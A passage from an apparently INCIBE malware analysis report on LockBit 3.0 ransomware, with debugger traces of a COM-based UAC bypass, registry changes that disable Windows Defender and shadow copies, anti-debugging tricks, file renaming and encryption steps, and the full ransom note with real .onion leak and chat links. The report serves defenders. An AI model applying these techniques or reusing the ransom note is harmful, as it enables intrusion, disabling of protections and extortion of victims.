lea eax,dword ptr ds:[esi+38]          | 00AF586C:&L"C:\\Windows\\System32\\dllhost.exe"
push dword ptr ds:[AF586C]             | eax:"j\fh"
push eax                               |
call dword ptr ds:[AF54B8]             | eax:"j\fh", esi+40:L"BD"
lea eax,dword ptr ds:[esi+40]          | 00AF5870:&L"\"C:\\Windows\\System32\\dllhost.exe\""
push dword ptr ds:[AF5870]             | eax:"j\fh"
push eax
call dword ptr ds:[AF54B8]
push dword ptr ds:[ebx+1C]
call dword ptr ds:[AF54B0]
push ebx
push packed_fixed.ADB778
push 0
call dword ptr ds:[<LdrEnumerateLoadedMo
```

Figure 38: Registration of "dllhost.exe" in the system

2. It then decrypts a user security identifier (SID) that matches the administrator group to create a COM object to bypass UAC.

```
mov dword ptr ds:[eax],E690604C     | eax:L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+4],E68A606C   | eax+4:L"evation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+8],E6886068   | eax+8:L"ation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+C],E6936060   | eax+C:L"ion:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+10],E6C66067  | eax+10:L"n:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+14],E6986048  | eax+14:L"Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+18],E6956064  | eax+18:L"ministrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+1C],E6956067  | eax+1C:L"nistrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+20],E688607A  | eax+20:L"strator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+24],E69D607B  | eax+24:L"rator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+28],E693607D  | eax+28:L"tor!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+2C],E6DD607B  | eax+2C:L"r!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+30],E6996067  | eax+30:L"new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+34],E6C6607E  | eax+34:L"w:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+38],E6CF6072  | eax+38:L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
mov dword ptr ds:[eax+3C],E6C9604C  | eax+3C:L"E5FC7F9-9A51-4367-9063-A120244FBEC7}}"
mov dword ptr ds:[eax+40],E6BF604F  | eax+40:L"FC7F9-9A51-4367-9063-A120244FBEC7}}"
mov dword ptr ds:[eax+44],E6BA603E  | eax+44:L"7F9-9A51-4367-9063-A120244FBEC7}}"
mov dword ptr ds:[eax+48],E6D16030  | eax+48:L"9-9A51-4367-9063-A120244FBEC7}}"
mov dword ptr ds:[eax+4C],E6BD6030  | eax+4C:L"9A51-4367-9063-A120244FBEC7}}"
mov dword ptr ds:[eax+50],E6CD603C  | eax+50:L"51-4367-9063-A120244FBEC7}}"
mov dword ptr ds:[eax+54],E6C86024  | eax+54:L"-4367-9063-A120244FBEC7}}"
mov dword ptr ds:[eax+58],E6CA603A  | eax+58:L"367-9063-A120244FBEC7}}"
mov dword ptr ds:[eax+5C],E6D1603E  | eax+5C:L"7-9063-A120244FBEC7}}"
mov dword ptr ds:[eax+60],E6CC6030  | eax+60:L"9063-A120244FBEC7}}"
mov dword ptr ds:[eax+64],E6CF603F  | eax+64:L"63-A120244FBEC7}}"
mov dword ptr ds:[eax+68],E6BD6024  | eax+68:L"-A120244FBEC7}}"
mov dword ptr ds:[eax+6C],E6CE6038  | eax+6C:L"120244FBEC7}}"
mov dword ptr ds:[eax+70],E6CE6039  | eax+70:L"0244FBEC7}}"
mov dword ptr ds:[eax+74],E6C8603D  | eax+74:L"44FBEC7}}"
mov dword ptr ds:[eax+78],E6BE604F  | eax+78:L"FBEC7}}"
mov dword ptr ds:[eax+7C],E6BF604C  | eax+7C:L"EC7}}"
mov dword ptr ds:[eax+80],E681603E  | eax+80:L"7}}"
mov dword ptr ds:[eax+84],E6FC6009
```

Figure 39: Creation of the COM object

3. It then builds a command line and, thanks to the COM object interface: "ICMLuaUtil", the malware manages to relaunch itself under the process "dllhost.exe" created with administrative privileges.

```
lea eax,dword ptr ss:[ebp-4]
push eax                                | esi:L"\"C:\\Users\\Andres\\Desktop\\packed_fixed.exe\""
push esi
call dword ptr ds:[<CommandLineToArgsW>]
```

Figure 40: Relaunch of the process under "dllhost.exe"

4. Finally, the current process ends its execution, giving way to the elevated process.

```
push 0
push FFFFFFFF
call dword ptr ds:[<ZwTerminateProcess>]
```




Figure 41: High process execution

The execution of the privileged process is identical up to the "CheckTokenMembership" function. In this case, since it has administrator privileges, the malware continues its execution unlike its unprivileged counterpart, which would attempt privilege escalation.

First, the process decrypts the information that was in Base64. Specifically, it obtains the extension it will use to encrypt (in the case of sample 1.3 it is **.GIWIxFQ2d** for all its executions) and the ransom note in clear text.




Figure 42: Base64 ransom note decryption

Using the name of the extension, the malware creates an ".ico" file in ProgramData, which will be the icon that the files will have once encrypted.




Figure 43 Creation of .ico file in %PROGRAMDATA%

In addition, the malware uses "RegCreateKeyExA" to create a registry key, where the **HKR\GIWxFQ2d\DefaultIcon**is stored.

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA · VICEPRESIDENCIA PRIMERA DEL GOBIERNO · MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL · SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

Figure 44: Registration key creation

The malware then proceeds to stop all services in the configuration. Using the "EnumServicesStatusEx" function, it obtains the total list of services and then stops the services configured inside the malware. This is done by opening "SCManager", making use of the TrustedInstaller user (generic account in the Windows operating system) and changing to the hexadecimal value "0x00000004" of each registry key.

Figure 45: Stopping services via the user TrustedInstaller

The modified registry keys are shown below.

Registration key	Software
HKLM\System\CurrentControlSet\Services\SecurityHealthService\Start	Windows Defender Security Center Service
HKLM\System\CurrentControlSet\Services\Sense\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\WdBoot\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\WdFilter\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\WdNisDrv\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\WdNisSvc\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\WinDefend\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\sppsvc\Start	Software Protection
HKLM\System\CurrentControlSet\Services\wscsvc\Start	Security Center Service

Table 7. Windows Defender registry keys

Registration key	Software
HKLM\System\CurrentControlSet\Services\vmicvss\Start	Volume Shadow Copy
HKLM\System\CurrentControlSet\Services\VSS\Start	Volume Shadow Service

Table 8 Shadow Copies Registration Keys

Registration key
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\<LOG_FILE>.

Table 9. Event Logs log keys

It is in this part of the programme that the malware starts to create several threads that it will use later in the encryption.





Figure 46: Creation of threads for encryption

The malware then proceeds to delete any shadow copies on the computer.

It then begins to go through all the volumes and overwrite them to make them unrecoverable using forensic techniques.


Figure 47: Iteration on equipment volumes

The decrypted ransom note is then created in the main path on the disk. This process is done by writing byte by byte to the<EXTENSION>.README file (in the case of sample 1.3 **GIWIxFQ2d.README**).



Nombre	Fecha de modificación	Tipo	Tamaño
$WinREAgent	25/05/2022 20:14	Carpeta de archivos	
Archivos de programa	29/05/2022 20:18	Carpeta de archivos	
Archivos de programa (x86)	28/04/2022 11:55	Carpeta de archivos	
PerfLogs	07/12/2019 10:14	Carpeta de archivos	
ProgramData	29/05/2022 20:49	Carpeta de archivos	
Usuarios	11/05/2022 21:27	Carpeta de archivos	
Windows	28/04/2022 12:37	Carpeta de archivos	
GIWlxFQ2d.README	29/05/2022 20:51	Documento de te...	11 KB


Figure 48: Creation of a ransom note



```
~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~

>>>>> Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appears on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time

Tor Browser Links:
http://lockbitapt2d73krlbewgv27tquljgxr33xbwwsp6rkyieto7u4ncead.onion
http://lockbitapt2yfbt7lchxejug47kmqvqqxvvjpqkmevv4l3azl3gy6pyd.onion
http://lockbitapt34kvrip6xojylohhxrwsvpzdffgs5z4pbbsywnzsbdguqd.onion
http://lockbitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnlidyvd7qd.onion
http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion
http://lockbitapt72iw55njgnqpymggskg5yp75ry7rirtdg4m7i42artsbqd.onion
http://lockbitaptawjl6udhpd323uehekiyatj6ftcxmkwe5sezs4fqgpjpid.onion
http://lockbitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd.onion
http://lockbitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd.onion

Links for normal browser:
http://lockbitapt2d73krlbewgv27tquljgxr33xbwwsp6rkyieto7u4ncead.onion.ly
http://lockbitapt2yfbt7lchxejug47kmqvqqxvvjpqkmevv4l3azl3gy6pyd.onion.ly
http://lockbitapt34kvrip6xojylohhxrwsvpzdffgs5z4pbbsywnzsbdguqd.onion.ly
http://lockbitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnlidyvd7qd.onion.ly
http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion.ly
http://lockbitapt72iw55njgnqpymggskg5yp75ry7rirtdg4m7i42artsbqd.onion.ly
http://lockbitaptawjl6udhpd323uehekiyatj6ftcxmkwe5sezs4fqgpjpid.onion.ly
http://lockbitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd.onion.ly
http://lockbitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd.onion.ly

>>>>> What guarantee is there that we won't cheat you?
We are the oldest ransomware affiliate program on the planet, nothing is more important than our reputation. We are not a politically motivated group and we want nothing more than money. If you pay, we will provide you with decr

>>>>> You need to contact us and decrypt one file for free on TOR darknet sites with your personal ID

Download and install Tor Browser https://www.torproject.org/
Write to the chat room and wait for an answer, we'll guarantee a response from you. If you need a unique ID for correspondence with us that no one will know about, tell it in the chat, we will generate a secret chat for you and

Tor Browser Links for chat:
http://lockbitsupa7e3b4pkn4mgkgojrl5iqgx24clbzc4xm7i6jeetsia3qd.onion
http://lockbitsupdwon76nzykzblcplixwts4n4zoecugz2bxabtapqvmzqqd.onion
http://lockbitsupn2h6be2cnqpvncyhj4rgmnwn44633hnzzmtxdvjoqlp7yd.onion
http://lockbitsupo7vv5vcl3jxpsdviopwvasljqcstym6efhh6oze7c6xjad.onion
http://lockbitsupq3g62dni2f36snrdb4n5qzqvovbtkt5xffw3draxk6gwqd.onion
http://lockbitsupqfyacidr6upt6nhhyipujvaablubuevxj6xy3frthvr3yd.onion
http://lockbitsupt7nr3fa6e7xyb73lk6bw6rcneqhoyblniiabj4uwvzapqd.onion
http://lockbitsupuhswh4izvoucoxsbnotkmgq6durg7kficg6u33zfvq3oyd.onion
http://lockbitsupxcintihbmat4rrh7ktowips2qzvwh6zer5r3xafhvivhqd.onion
```

Figure 49: LockBit 3.0 Ransom Note

Finally, the program reaches the encryption zone, performing a recursive search of all files on the computer starting from the root of the disk. The function "FindFirstFileExW" is used to perform this task. Once the directory tree is complete, the encryption process begins, leaving a copy of the above ransom note in each folder.



75CF2EF0	8BFF	mov edi,edi	FindFirstFileExW
75CF2EF2	55	push ebp	
75CF2EF3	8BEC	mov ebp,esp	
75CF2EF5	83E4 F8	and esp,FFFFFFF8	
75CF2EF8	81EC CC020000	sub esp,2CC	
75CF2EFE	A1 309BDB75	mov eax,dword ptr ds:[75DB9B30]	
75CF2F03	33C4	xor eax,esp	
75CF2F05	898424 C8020000	mov dword ptr ss:[esp+2C8],eax	
75CF2F0C	837D 0C 02	cmp dword ptr ss:[ebp+C],2	
75CF2F10	8B45 14	mov eax,dword ptr ss:[ebp+14]	
75CF2F13	53	push ebx	ebx:L"GIWlxFQ2d.README.txt"
75CF2F14	56	push esi	esi:L"\\\\?\\C:\\Users\\[redacted]\\Pictures*"
75CF2F15	8B75 08	mov esi,dword ptr ss:[ebp+8]	[ebp+8]:L"\\\\?\\C:\\Users\\[redacted]\\Pictures*"
75CF2F18	57	push edi	
75CF2F19	8B7D 10	mov edi,dword ptr ss:[ebp+10]	
75CF2F1C	897C24 44	mov dword ptr ss:[esp+44],edi	
75CF2F20	0F8D 94FB0200	jge kernelbase.75D22ABA	

Figure 50: FindFirstFileExW API Call

Once the file is available, the first thing it does is to find the file extension using the "PathFindExtension" function.




Figure 51: Locate file extension

To encrypt, the malware requires a specific character set that is encrypted in memory, which would be as follows:

ABCDIJKLEFGHQRSTMNOPYZabUVWXghijcdefopqrklmnwxyzstuv4567012389

Figure 52: LockBit 3.0 Character Set

Figure 53: Construction of the character string used for encryption

Next, we can see how the malicious file uses the same character set to rename the file with a random name. This is a loop that picks 7 random positions of the alphabet, found in figure 53, and concatenates them. It will then append to the name the extension (in the case of sample 1.3 **".GIWIxFQ2d")** and proceed to encrypt the contents.




Figure 54: Change of file name and file extension

Details of the encryption can be found in section 4.4.

Figure 55: Files encrypted by LockBit 3.0

After encrypting all files, the desktop background is changed to the following image:

Figure 56: LockBit Wallpaper 3.0

One functionality where samples 1.3 and 2 differ is that, at the end of its execution, sample 2 launches the *splwow64.exe*process, printing the ransom note on the printers connected to the computer. From the analysis of the builder in Annex 4, it can be inferred that the configuration option "print_note" is activated.




Figure 57: Splwow64.exe process in sample 2

LockBit 3.0 uses mutex to avoid running multiple times on the same machine, e.g. in the case of sample 2

- "\BaseNamedObjects\2cae82bd1366f4e0fdc7a9a7c12e2a6b" is created.

Because of this it can be inferred that the "running_one" option is enabled in this sample.

Each sample created by the reference builder always uses the same mutex.




Figure 58: Mutex in sample 2

Finally, it creates a process with a randomly generated name that follows this regular expression "[A-F0-9]{3}.tmp". It overwrites the contents of the ransomware binary and then renames it several times, based on the length of the original's name.

For example, if the *ransomware* name has five characters (including the extension), it is renamed as AAAAA, and then BBBBB, up to ZZZZZZ. LockBit uses this technique to render the binary unrecoverable through forensic techniques.

Figure 59: Execution of the file C99.tmp

4.3. Antidetection and anti-reverse-engineering techniques

One of the features of the LockBit samples is their multiple reverse engineering techniques. These correspond mostly to those documented in open sources and will be listed below (Walter, s.f.) and will be listed below.

During the sample analysis we encountered a reverse anti-engineering technique using the "NtSetInformationThread()" API. This technique is documented by CheckPoint in the report (CheckPoint, s.f.).

Through this, a thread can change the THREAD_INFORMATION_CLASS of itself to the value 0x11, which corresponds to "ThreadHideFromDebugger" and, in this way, the thread will hide from the debugger, suspending the analysed (debugged) process.

Figure 60: Creation of ThreadHideFromDebugger

Throughout the execution, it can be observed how, in order to access any API, the malware uses the XOR key **"0x19039FF6"** to de-obfuscate calls.




Figure 61: API obfuscation

Check the following debugger parameters:

- HEAP_VALIDATE_PARAMETERS_ENABLED
- HEAP_TAIL_CHECKING_ENABLED

In addition, LockBit 3.0 modifies the "DbgUiRemoteBreakin" function to prevent debuggers from trying to add themselves to the process.

As an anti-detection mechanism, it is worth highlighting the one used by sample 1 when it camouflages the shellcode in a 191 MB file, avoiding detection by manual and automatic analysis, as it is a large file and affects the performance of detection systems.

4.4. Cryptography

To encrypt the files a "Decryption ID Marker" is created, which can be seen in the Infinitum IT report (Github, s.f.). This identifier is used for decryption and is located at the end of the encrypted file.

```
Direcció  Hex                                              ASCII
013551C2  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
013551D2  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
013551E2  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
013551F2  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01355202  7F F1 E5 DF 6C E8 80 2A 24 30 FE 19 5D A6 27 42  .ñåßlè.*$0þ.]¦'B
01355212  A2 C3 08 C0 7D 83 68 CE 44 8C 30 3E ED 5B 11 B9  ¢Ã.À}.hÎD.0>í[.¹
01355222  0D 72 CD A4 CD A3 CB D0 0A 75 16 B7 D4 5D D3 6F  .rÍ¤Í£ËÐ.u.·Ô]Óo
